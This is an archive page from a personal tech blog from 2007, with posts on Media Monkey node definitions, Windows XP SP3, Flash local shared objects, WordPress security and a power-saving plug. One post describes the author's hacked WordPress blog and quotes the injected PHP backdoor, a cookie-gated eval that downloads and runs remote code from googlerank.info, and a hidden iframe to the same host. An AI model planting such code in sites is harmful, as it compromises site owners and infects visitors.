Archive for the ‘Technical’ Category

TapMedia Monkey Magic Nodes

23 Dec 2007 13:25 by Rick

These are the definitions that I find useful. This is for Media Monkey v2.5.5 with Magic Nodes v1.3b. There are later versions in test but these are both stable.

This one creates a node sorted by Composer for Classical Genre’s only.

Composer|icon:top level|child of:artist|filter:genre in ('classical', 'opera', 'operetta')\<composer>\<album and artist>

The standard Media Monkey Artist includes all the artists on every track (and maybe composers as well). This creates a note with only the whole album artists.

Album Artist|icon:top level|child of:artist\<album artist>\<album|sort by:max(year)>

Finaly, this one is useful to sort out the various formats and bit rates so you can see which ones need replacing.

Encoding|icon:bottom level|child of:year|show tracks:no\<format>\<VBR>\<bitrate>

TapWindows XP SP3

17 Dec 2007 12:35 by Rick

This has gone into RC3 – i.e. the last patching before production release. More about it at MajorGeeks but beware this is still an unofficial release and may (will) contain bugs. I would expect the final release in January. This will be good news for anyone with a slightly flaky system or who is planning a rebuild. Having all the updates together in one place makes it so much easier and guarantees that you haven’t missed one.

TapClickety click

4 Dec 2007 11:51 by Rick

Have you noticed that if you listen carefully to a news program like Today on BBC Radio 4, you can hear a keyboard being typed in the background. I find this infuriatingly distracting, especially when it is quiet first thing in the morning. I enquired of a computer tech friend at the Beeb a while ago if they suggest a silent keyboard for use on air because we wanted one for use in church but he said that they had no particular recommendations and just used whatever came. I was surprised considering the effort they put into the acoustics of other equipment in the studios and I would have thought they would specify a membrane device even though they are much slower to use. Alternatively I would suggest an under-desk keyboard shelf (perhaps with a clear window for non-touch-typists) to screen the noise from the microphone.

TapI wuz hacked

16 Nov 2007 11:06 by Rick

Some time recently (at least I hope it was recently) someone has hacked this blog. It was very subtle and I only discovered when a friend said that she could no longer get to even my home page. She uses McAfee security system and got the message

googlerank.info/counter may cause a breach of browser security.

*Why were you redirected to this page?* When we tested, this site attempted to make unauthorized changes to our test PC by exploiting a browser security vulnerability. This is a serious security threat which could lead to an infection of your PC.

The McAfee information page had more details. I had a hunt around and couldn’t see any mention of this googlerank.info site and no iframes and was beginning to think it was a false alarm. But looking at the page source of the front blog page via the view menu in Firefox, I spotted a small line of code apparently advertising a DVD download site. I can’t show it to you now because I forgot to save a copy but it was rather odd. It was designed not to display (using CSS) so must have been there only for the search engine linking credit; also, it made no mention of the googlerank.info site. It was just before the footer code and didn’t appear on any other blog pages so I was drawn to my theme index.php page and, sure enough, between <?php get_sidebar(); ?> and <?php get_footer(); ?> was the offending line of code. Checking over the rest of the file I found another piece immediately after the initial <?php which did mention the offending googlerank.info stuff which was as follows:—

if (isset($_COOKIE['pird']) or isset($_GET['pird'])) {
if (!isset($_COOKIE['pird'])) setcookie('pird', '12313.412',time()+60*60*24*600);
eval(gzuncompress(file_get_contents('http://googlerank.info/soft/faq.compressed')));
exit;
}

I am not exactly sure what it does, the file referenced seems to be missing, but I have chopped the code out now. A Google search doesn’t come with any hits for this type of hack.

What is worrying is that I don’t know how they got in. I had a good admin password which I have now changed for an even better one. I should also refresh the theme code from source in case there are other changes that I haven’t seen. I will need to look seriously at updating to the latest WordPress version, or perhaps the problem is file permissions? Or is my hosting service compromised? Also, do I need to tell some database somewhere that I am safe again, McAfee seems to have already white-listed me? I can see that there is no point in these security companies telling deliberately malicious sites that they are blacklisted but it would be useful for those of us who have been unknowingly hacked.

As a result I have a lot more respect for McAfee than I did before, I see they also know that the site is hosted in Canada.

Update: Looking around I found that the main site index.htm was also modified. It had the well known line

<iframe src=http://googlerank.info/counter style=display:none></iframe>

so this is probably what McAfee was seeing. What I still don’t know is how it was done. None of the file or directory protections are bad and the date on the files attacked is the same as the original. I have now refreshed everything so it should be clean but if you don’t know how then it remains a concern.

Update 2: Mtekk’s Crib seems to have found a similar problem.

Update 3: Creative Briefing has experienced a similar problem using WordPress version 2.3.3 (the current one at 13-Mar-2008). This is very worrying.

TapScreen Size/Page Size

09:02 by Rick

There is a disturbing tendency for web pages to get larger and larger. What seems to be happening is that web designers are believing the statistics that say that most people now are buying larger screens. Yes, that is probably true, but it is not the point.

I haven’t bought a 19″ screen to view your web site full size and hitting me in the face. I multi-task, even if women say that men can’t! I want multiple windows open on my screen. In 19″ I can get two good sized windows open and three or four little ones like IM rostas. I can keep my mail box open while I am browsing. I can make notes from web pages. I can refer to one web page whilst viewing another. If you make your web site so it only works when the screen is full width then you are stopping me doing any of those things.

The rule of thumb should still be: Make sure your web pages work on a window 800 x 600 pixels; and that space must include the browser furniture like scroll-bar, toolbar, status-bar etc. Better still, make it dynamic so that it expands to fill the available space. The width is important to the users because there is nothing worse than horizontal scrolling. It is clumsy and difficult to use and quite often users will not notice that there is content off to the right. The height is important to you, the designer. Users are quite used to vertical scrolling but unless your page makes an impact in the bit that is visible at the top then they may not bother to look any further.

I am not saying that there should be no limits; if your page becomes ugly or just looks daft above or below certain widths then feel free to restrict them but aim for allowing any width between about 600 and 1000 with the optimum at 800 and you won’t go far wrong.

TapLocal Shared Objects

15 Nov 2007 16:23 by Rick

These little things are a well kept secret of the browser world. You all know about Cookies? No, well I’ll first explain about them…Cookies are small pieces of data that are stored by your browser on behalf of the sites that you visit.

The problem discovered in the early days of web browsing is that it is a stateless process. Each request for data on a page is independent of every other. Although you know that your request for page 2 is related to your just having read page 1, the server at the other end sees it as an isolated call. If you are following a sequence, such as a process to purchase a book from Amazon, the server needs to know that the pages are all part of the same transaction. It does this by creating a cookie at your end which contains a unique identifier. This is sent along with each subsequent request so that the server can relate them all together without losing track.

There are two sorts of cookie—transient ones which are deleted as soon as the process is completed and longer term dated ones which carry forward information from one browser session to another. There is some security included which only allows a server to read the cookies that it created; this is done by domain name. A good example of a long term cookie is the one that holds your preferences for Google searches so it remembers which languages you prefer etc.

One use for cookies that have gained them a bad reputation is for advertising. The ad-server will store information about what ads it had sent you so it could ensure that you get different ones next time and perhaps also which ones you have clicked on so it can give you more of the same. These became known as tracking cookies, but it is not really as bad as it sounds; the security is still there and the only information that could be called personal is your network address. There is no suggestion that email addresses, personal names or other such things were disclosed, but by looking at the cookies on a user’s system you could get some idea of what sites they have been browsing. For more information see the Wikipedia article.

Due to their reputation, there is now a problem for companies that need to use them; up to 40% of people delete cookies on a regular basis. There is a built in feature in Firefox (and perhaps IE) to delete all cookies now or every time you shut down. As a result many advertising programs were not working properly.

Enter Macromedia (now Adobe) Flash. This system which operates on top of the standard web protocol is widely used by advertisers (and often disliked by users) because it allows animation and sound. It is also used by sites like YouTube to display short videos on demand and web designers to create really fancy (flashy!) sites. Flash has the capability to read and write cookies but it is cumbersome so they created their own (called Local Shared Objects). This was a good idea when they were used for the same purpose that cookes were designed for. But they are now being used as a backup to standard cookies because most people don’t know about them. If some sites spot that their standard cookie has been deleted, they will read the flash backup copy and immediately recreate the cookie, subverting the intention of the user.

Firefox extensions to the rescue—Objection. It is not very clever but does allow you to see the LSOs that have been created and delete them if needed. I am not suggesting that you get paranoid and delete everything in sight but you deserve to have control over your own browsing experience. Of course you could chose to block Flash altogether! I find animations distracting.

Update 14-Aug-2009: The new Firefox Private Browsing (sometimes know as porn mode) introduced in version 3.5 does nothing to stop the storage of or delete LSOs. Your private habits could easily be revealed by looking at what gets stored there. Also there is now a more comprehensive management. This is the Better Privacy plugin but be careful setting it up as it could affect sites that legitimately use LSOs (read the FAQ at the end). There is a management mechanism provided by Adobe which gives you some limited control over what is allowed. Not surprisingly, the options that you chose are themselves stored in an LSO for later retrieval by Flash.

TapWordPress Security

7 Nov 2007 12:56 by Rick

BlogSecurity has published a white paper about how to secure your WordPress installation. A lot of the stuff in there is security by obscurity e.g. changing your database prefix and renaming your admin account which may slow down intruders but there is some good stuff in there as well. They also advertise a WordPress Security Scanner which should be worth a test.

Thanks to LiquidMatrix for the nudge.

TapThought for the day

27 Oct 2007 22:05 by Rick

If you have ever put together a computer or audio rack then you will praise the Lord for the dexterity of our fingers—being able to do up nuts with two fingers at full stretch behind a panel while holding the bolt and all the weight of equipment in the other hand is amazing.

If you have ever experienced someone else putting together a rack you would wonder why they hadn’t been blessed with the brain cell to go with it.

P.S. Wago plugs are the work of the devil!

TapCar identification

22 Oct 2007 14:53 by Rick

I don’t know if there is any kind of privacy or security problem here but I have discovered that many tyre retailer web sites have a system of identifying your car (make, model and colour) from its registration number. For example Kwik Fit or Tyre Shopper tell me that mine is a red Renault Laguna X74 5-door hatchback. I am sure that there must be a use for this.

Update:
I took a look at the DVLA website which gave a link to Release of information from DVLA records and this doesn’t mention this usage of data supplied but seems to be only datasets where the owner/keeper information is included. Following links further I found the DVLA Vehicle Online Services which gives a Vehicle Enquiry service. This requires the registration number and the manufacturer (I can’t see why) but gives quite a lot more information—date of liability (when the tax disk expires I think), first registration, year of manufacture, engine capacity, CO2 emisions, fuel and a few other bits and pieces.

Update 2:
The Motor Insurance Database ASKMID is another route. It tells you the make and model and also, usefully, if it is insured. You are only supposed to use it if you own the vehicle but that is unenforceable except, perhaps, in the extreme case of bulk enquiries.

TapIntelliPlug

16 Oct 2007 15:09 by Rick


Unlike many of the supposed power saving devices available, the IntelliPlug works and can be seen to work.

IntelliPlugIt is a mains adapter with some smart logic inside. You plug your computer into the master socket and peripherals like the screen, printer, scanner, external hard drive and speakers into the other sockets. When you shut down the computer, the device detects the drop in power requirement on the master socket and, after a short delay, switches off the peripherals as well. Clever eh! No more finding all the switches or worse still, leaving them on all night. There is a trickle of power still available at the computer so things like the soft-power button and Wake-on-Lan still work. When you switch back on, the peripherals come back on in plenty of time for them to be detected by the boot sequence if needed. The list price is £17 but I have seen it available for £14.



You should only connect devices to it that are not needed when the computer is off so, in my case, I haven’t connected the printer as that is networked for other people, but it is still quite useful. But, you say, there are only two peripheral sockets. Well, yes, but they do a power strip version with 7+1 for about £30 or, much easier, you put the plain powerstrip that you used to use into one of the available sockets.

Because of the unique features of laptop computers you have to have a special version for these. This will be because the charging current is somewhat independent of whether you are using the computer so it has to use a USB connection to detect the shutdown which is a bit of a fiddle. I am not sure if it would work with a docking station—are the USB ports on there live all the time?

^ Top

